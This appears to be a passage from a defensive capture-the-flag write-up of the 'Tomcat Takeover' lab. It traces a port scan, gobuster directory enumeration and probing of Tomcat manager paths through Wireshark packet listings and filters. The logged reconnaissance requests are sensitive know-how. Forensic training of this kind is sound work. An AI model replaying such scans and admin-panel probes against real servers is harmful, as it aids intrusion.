CyberDefenders | Tomcat Takeover Lab


https://cyberdefenders.org/blueteam-ctf-challenges/tomcat-takeover/

Scenario


The SOC team has identified suspicious activity on a web server within the company's intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.

Question 1

Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?



To identify the source IP address, the endpoint statistics were analyzed to determine which IP addresses generated the highest packet volume. Based on the results, IP addresses 10.0.0.115 and 14.0.0.120 exhibited high traffic volumes. Subsequently, each address was analyzed to verify the source of the suspicious requests.




ip.addr == 14.0.0.120

No.	Time	Source	Destination	Protocol	Length	Info
1097	346.031630	10.0.0.112	14.0.0.120	TCP	60	[redacted]
1098	346.031631	14.0.0.120	10.0.0.112	TCP	60	51985 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1099	346.031632	10.0.0.112	14.0.0.120	TCP	60	443 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1100	346.031759	14.0.0.120	10.0.0.112	TCP	60	51985 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1101	346.031770	10.0.0.112	14.0.0.120	TCP	60	199 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1102	346.031771	14.0.0.120	10.0.0.112	TCP	60	51985 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1103	346.031772	10.0.0.112	14.0.0.120	TCP	60	113 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1104	346.031773	14.0.0.120	10.0.0.112	TCP	60	51985 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1105	346.031774	10.0.0.112	14.0.0.120	TCP	60	25 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1106	346.031775	10.0.0.112	14.0.0.120	TCP	60	3306 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1107	346.031896	10.0.0.112	14.0.0.120	TCP	60	139 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1108	346.031900	10.0.0.112	14.0.0.120	TCP	60	22 → 51985 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1109	346.031901	10.0.0.112	14.0.0.120	TCP	60	21 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1110	346.032027	10.0.0.112	14.0.0.120	TCP	60	5900 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1111	346.032030	14.0.0.120	10.0.0.112	TCP	60	51985 → 22 [RST] Seq=1 Win=0 Len=0
1112	346.032222	14.0.0.120	10.0.0.112	TCP	60	51985 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1113	346.032225	14.0.0.120	10.0.0.112	TCP	60	51985 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1114	346.032226	14.0.0.120	10.0.0.112	TCP	60	51985 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1115	346.032325	14.0.0.120	10.0.0.112	TCP	60	51985 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1116	346.032328	10.0.0.112	14.0.0.120	TCP	60	8888 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1117	346.032329	14.0.0.120	10.0.0.112	TCP	60	51985 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1118	346.032330	10.0.0.112	14.0.0.120	TCP	60	143 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1119	346.032444	10.0.0.112	14.0.0.120	TCP	60	23 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1120	346.032446	14.0.0.120	10.0.0.112	TCP	60	51985 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1121	346.032447	10.0.0.112	14.0.0.120	TCP	60	445 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1122	346.032448	14.0.0.120	10.0.0.112	TCP	60	51985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1123	346.032449	10.0.0.112	14.0.0.120	TCP	60	111 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1124	346.032450	14.0.0.120	10.0.0.112	TCP	60	51985 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1125	346.032451	10.0.0.112	14.0.0.120	TCP	60	587 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1126	346.032552	14.0.0.120	10.0.0.112	TCP	60	51985 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1127	346.032554	10.0.0.112	14.0.0.120	TCP	60	135 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1128	346.032555	14.0.0.120	10.0.0.112	TCP	60	51985 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1129	346.032556	10.0.0.112	14.0.0.120	TCP	60	1723 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1130	346.032557	14.0.0.120	10.0.0.112	TCP	60	51985 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1131	346.032558	10.0.0.112	14.0.0.120	TCP	60	554 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1132	346.032670	14.0.0.120	10.0.0.112	TCP	60	51985 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1133	346.032672	10.0.0.112	14.0.0.120	TCP	60	3389 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1134	346.032673	10.0.0.112	14.0.0.120	TCP	60	1025 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1135	346.032674	14.0.0.120	10.0.0.112	TCP	60	51985 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1136	346.032675	10.0.0.112	14.0.0.120			

Analysis of IP address *14.0.0.120* revealed that the host transmitted multiple SYN packets to various server ports. This behavior is indicative of scanning activity, rendering the IP address suspicious

Question 2


Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?



The IP address 14.0.0.120 was queried using the "My IP Address" service (https://whatismyipaddress.com/) to determine its geographic origin. The geolocation results indicate that the IP address is registered in *China*.

Question 3


From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?



ip.src == 14.0.0.120 and http.request.uri matches "(?i)(admin|login|dashboard|manager|setup)"

No.	Time	Source	Destination	Protocol	Length	Info
20250	386.523631	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/list HTTP/1.1
20252	386.524541	14.0.0.120	10.0.0.112	HTTP	175	GET /host-manager/remove HTTP/1.1
20254	386.528381	14.0.0.120	10.0.0.112	HTTP	174	GET /host-manager/start HTTP/1.1
20258	386.529273	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/stop HTTP/1.1
20274	386.531424	14.0.0.120	10.0.0.112	HTTP	163	GET /manager HTTP/1.1
20519	409.530413	14.0.0.120	10.0.0.112	HTTP	412	GET /manager HTTP/1.1
20521	409.535886	14.0.0.120	10.0.0.112	HTTP	413	GET /manager/ HTTP/1.1
20276	386.531943	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/deploy HTTP/1.1
20278	386.534494	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/html HTTP/1.1
20523	409.553249	14.0.0.120	10.0.0.112	HTTP	417	GET /manager/html HTTP/1.1
20533	418.803368	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20537	420.954790	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20541	422.734699	14.0.0.120	10.0.0.112	HTTP	448	GET /manager/html HTTP/1.1
20545	429.510478	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20549	434.167858	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20553	437.100598	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20281	386.536431	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/html/* HTTP/1.1
20579	437.178997	14.0.0.120	10.0.0.112	HTTP	480	GET /manager/images/asf-logo.svg HTTP/1.1
20571	437.174669	14.0.0.120	10.0.0.112	HTTP	478	GET /manager/images/tomcat.gif HTTP/1.1
20285	386.537392	14.0.0.120	10.0.0.112	HTTP	171	GET /manager/install HTTP/1.1
20287	386.541020	14.0.0.120	10.0.0.112	HTTP	172	GET /manager/jmxproxy HTTP/1.1
20292	386.543936	14.0.0.120	10.0.0.112	HTTP	174	GET /manager/jmxproxy/* HTTP/1.1
20294	386.544940	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/list HTTP/1.1
20298	386.546364	14.0.0.120	10.0.0.112	HTTP	175	GET /manager/manager.xml HTTP/1.1
20302	386.546877	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/reload HTTP/1.1
20306	386.555295	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/remove HTTP/1.1
20310	386.556465	14.0.0.120	10.0.0.112	HTTP	173	GET /manager/resources HTTP/1.1
20314	386.556855	14.0.0.120	10.0.0.112	HTTP	169	GET /manager/roles HTTP/1.1
20318	386.560951	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/save HTTP/1.1
20322	386.561386	14.0.0.120	10.0.0.112	HTTP	174	GET /manager/serverinfo HTTP/1.1
20329	386.568728	14.0.0.120	10.0.0.112	HTTP	172	GET /manager/sessions HTTP/1.1
20330	386.568737	14.0.0.120	10.0.0.112	HTTP	169	GET /manager/start HTTP/1.1
20337	386.570056	14.0.0.120	10.0.0.112	HTTP	174	GET /manager/status.xsd HTTP/1.1
20338	386.570266	14.0.0.120	10.0.0.112	HTTP	172	GET /manager/status/* HTTP/1.1
20342	386.570970	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/stop HTTP/1.1
20346	386.571743	14.0.0.120	10.0.0.112	HTTP	172	GET /manager/undeploy HTTP/1.1
20353	386.572321	14.0.0.120	10.0.0.112	HTTP	175	GET /server-manager/html HTTP/1.1
20381	386.577693	14.0.0.120	10.0.0.112	HTTP	211	GET /servlet/org.apache.catalina.servlets.HTMLManagerServlet HTTP/1.1
20386	386.578809	14.0.0.120	10.0.0.112	HTTP	207	GET /servlet/org.apache.catalina.servlets.ManagerServlet HTTP/1.1
20398	386.582198	14.0.0.120	10.0.0.112	HTTP	175	GET /tomcat/manager/html HTTP/1.1


To identify potential administrative access attempts, I applied the filter *ip.src == 14.0.0.120 and http.request.uri matches "(?i)(admin|login|dashboard|manager|setup)"*. This targeted search was designed to isolate packets containing keywords associated with management interfaces.



Upon reviewing the filtered packet data, I analyzed the destination ports associated with the attacker's requests. The results confirm that the attacker targeted port *8080* to gain access to the Apache Tomcat web server's administrative panel.

Question 4


Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?



ip.src == 14.0.0.120 and tcp.dstport == 8080 and http.request

No.	Time	Source	Destination	Protocol	Length	Info
20163	386.490281	14.0.0.120	10.0.0.112	HTTP	213	GET /examples/servlet/org.apache.catalina.INVOKER.SnoopServlet HTTP/1.1
20168	386.491317	14.0.0.120	10.0.0.112	HTTP	215	GET /examples/servlet/org.apache.catalina.INVOKER.TroubleShooter HTTP/1.1
20169	386.491416	14.0.0.120	10.0.0.112	HTTP	234	GET /examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/snp/snoop.jsp HTTP/1.1
20197	386.493689	14.0.0.120	10.0.0.112	HTTP	231	GET /examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/source.jsp HTTP/1.1
20199	386.495257	14.0.0.120	10.0.0.112	HTTP	233	GET /examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/snp/snoop.jsp HTTP/1.1
20201	386.496276	14.0.0.120	10.0.0.112	HTTP	230	GET /examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/source.jsp HTTP/1.1
20203	386.497158	14.0.0.120	10.0.0.112	HTTP	178	GET /examples/servlet/snoop HTTP/1.1
20484	396.589717	14.0.0.120	10.0.0.112	HTTP	465	GET /examples/servlets HTTP/1.1
20486	396.594268	14.0.0.120	10.0.0.112	HTTP	466	GET /examples/servlets/ HTTP/1.1
20501	396.633844	14.0.0.120	10.0.0.112	HTTP	400	GET /examples/servlets/images/code.gif HTTP/1.1
20494	396.632883	14.0.0.120	10.0.0.112	HTTP	403	GET /examples/servlets/images/execute.gif HTTP/1.1
20503	396.633965	14.0.0.120	10.0.0.112	HTTP	402	GET /examples/servlets/images/return.gif HTTP/1.1
20205	386.497995	14.0.0.120	10.0.0.112	HTTP	184	GET /examples/servlets/index.html HTTP/1.1
20212	386.499535	14.0.0.120	10.0.0.112	HTTP	186	GET /examples/websocket/index.xhtml HTTP/1.1
20052	372.675979	14.0.0.120	10.0.0.112	HTTP	360	GET /favicon.ico HTTP/1.1
20216	386.500848	14.0.0.120	10.0.0.112	HTTP	168	GET /host-manager HTTP/1.1
20218	386.501538	14.0.0.120	10.0.0.112	HTTP	172	GET /host-manager/add HTTP/1.1
20221	386.503235	14.0.0.120	10.0.0.112	HTTP	185	GET /host-manager/host-manager.xml HTTP/1.1
20244	386.505665	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/html HTTP/1.1
20247	386.519836	14.0.0.120	10.0.0.112	HTTP	175	GET /host-manager/html/* HTTP/1.1
20250	386.523631	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/list HTTP/1.1
20252	386.524541	14.0.0.120	10.0.0.112	HTTP	175	GET /host-manager/remove HTTP/1.1
20254	386.528381	14.0.0.120	10.0.0.112	HTTP	174	GET /host-manager/start HTTP/1.1
20258	386.529273	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/stop HTTP/1.1
20263	386.529825	14.0.0.120	10.0.0.112	HTTP	181	GET /invoker/JMXInvokerServlet HTTP/1.1
20268	386.530088	14.0.0.120	10.0.0.112	HTTP	167	GET /jmx-console HTTP/1.1
20270	386.530169	14.0.0.120	10.0.0.112	HTTP	179	GET /jmx-console/HtmlAdaptor HTTP/1.1
20273	386.531145	14.0.0.120	10.0.0.112	HTTP	168	GET /jsp-examples HTTP/1.1
20274	386.531424	14.0.0.120	10.0.0.112	HTTP	163	GET /manager HTTP/1.1
20519	409.530413	14.0.0.120	10.0.0.112	HTTP	412	GET /manager HTTP/1.1
20521	409.535886	14.0.0.120	10.0.0.112	HTTP	413	GET /manager/ HTTP/1.1
20276	386.531943	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/deploy HTTP/1.1
20278	386.534494	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/html HTTP/1.1
20523	409.553249	14.0.0.120	10.0.0.112	HTTP	417	GET /manager/html HTTP/1.1
20533	418.803368	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20537	420.954790	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20541	422.734699	14.0.0.120	10.0.0.112	HTTP	448	GET /manager/html HTTP/1.1
20545	429.510478	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20549	434.167858	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20553	437.100598	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1

To identify the tools used by the attacker for directory and file enumeration, the network traffic was first isolated to focus exclusively on relevant HTTP requests. This was achieved by applying the Wireshark display filter *ip.src == 14.0.0.120 and tcp.dstport == 8080 and http.request* to capture all HTTP activity originating from the attacker's IP and destined for the known administrative port. Subsequent analysis of the HTTP headers within these filtered packets, specifically the *User-Agent* field, reveals the names of the enumeration tools employed by the threat actor.



Wireshark · Packet 20390 · web server.pcap

```
    [Bytes in flight: 141]
    [Bytes sent since last PSH flag: 141]
  TCP payload (141 bytes)
Hypertext Transfer Protocol
  GET /servlet/org.apache.catalina.servlets.WebdavServlet/ HTTP/1.1\r\n
  Host: 10.0.0.112:8080\r\n
  User-Agent: gobuster/3.6\r\n
  Accept-Encoding: gzip\r\n
  \r\n
  [Response in frame: 20407]
  [Full request URI: http://10.0.0.112:8080/servlet/org.apache.catalina.servlets.WebdavServlet/]
```

```
0010  00 c1 f6 e4 40 00 40 06  2e 55 0e 00 00 78 0a 00   ····@·@· ·U···x··
0020  00 70 93 44 1f 90 2b a4  e7 56 4e 8c 47 bb 80 18   ·p·D··+· ·VN·G···
0030  01 f5 89 4c 00 00 01 01  08 0a 19 9b aa 06 d2 e5   ···L···· ********
0040  ba ee 47 45 54 20 2f 73  65 72 76 6c 65 74 2f 6f   ··GET /s ervlet/o
0050  72 67 2e 61 70 61 63 68  65 2e 63 61 74 61 6c 69   rg.apach e.catali
0060  6e 61 2e 73 65 72 76 6c  65 74 73 2e 57 65 62 64   na.servl ets.Webd
0070  61 76 53 65 72 76 6c 65  74 2f 20 48 54 54 50 2f   avServle t/ HTTP/
0080  31 2e 31 0d 0a 48 6f 73  74 3a 20 31 30 2e 30 2e   1.1··Hos t: 10.0.
0090  30 2e 31 31 32 3a 38 30  38 30 0d 0a 55 73 65 72   0.112:80 80··User
00a0  2d 41 67 65 6e 74 3a 20  67 6f 62 75 73 74 65 72   -Agent:  gobuster
00b0  2f 33 2e 36 0d 0a 41 63  63 65 70 74 2d 45 6e 63   /3.6··Ac cept-Enc
00c0  6f 64 69 6e 67 3a 20 67  7a 69 70 0d 0a 0d 0a      oding: g zip····
```

Bytes 156-181: User-Agent (http.user_agent)

Show packet bytes Layout: Vertical (Stacked) Close Help

Examination of the *User-Agent* field within the packet details confirms that the attacker utilized *Gobuster* as the primary tool for directory and file enumeration on the web server.

Question 5

After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?

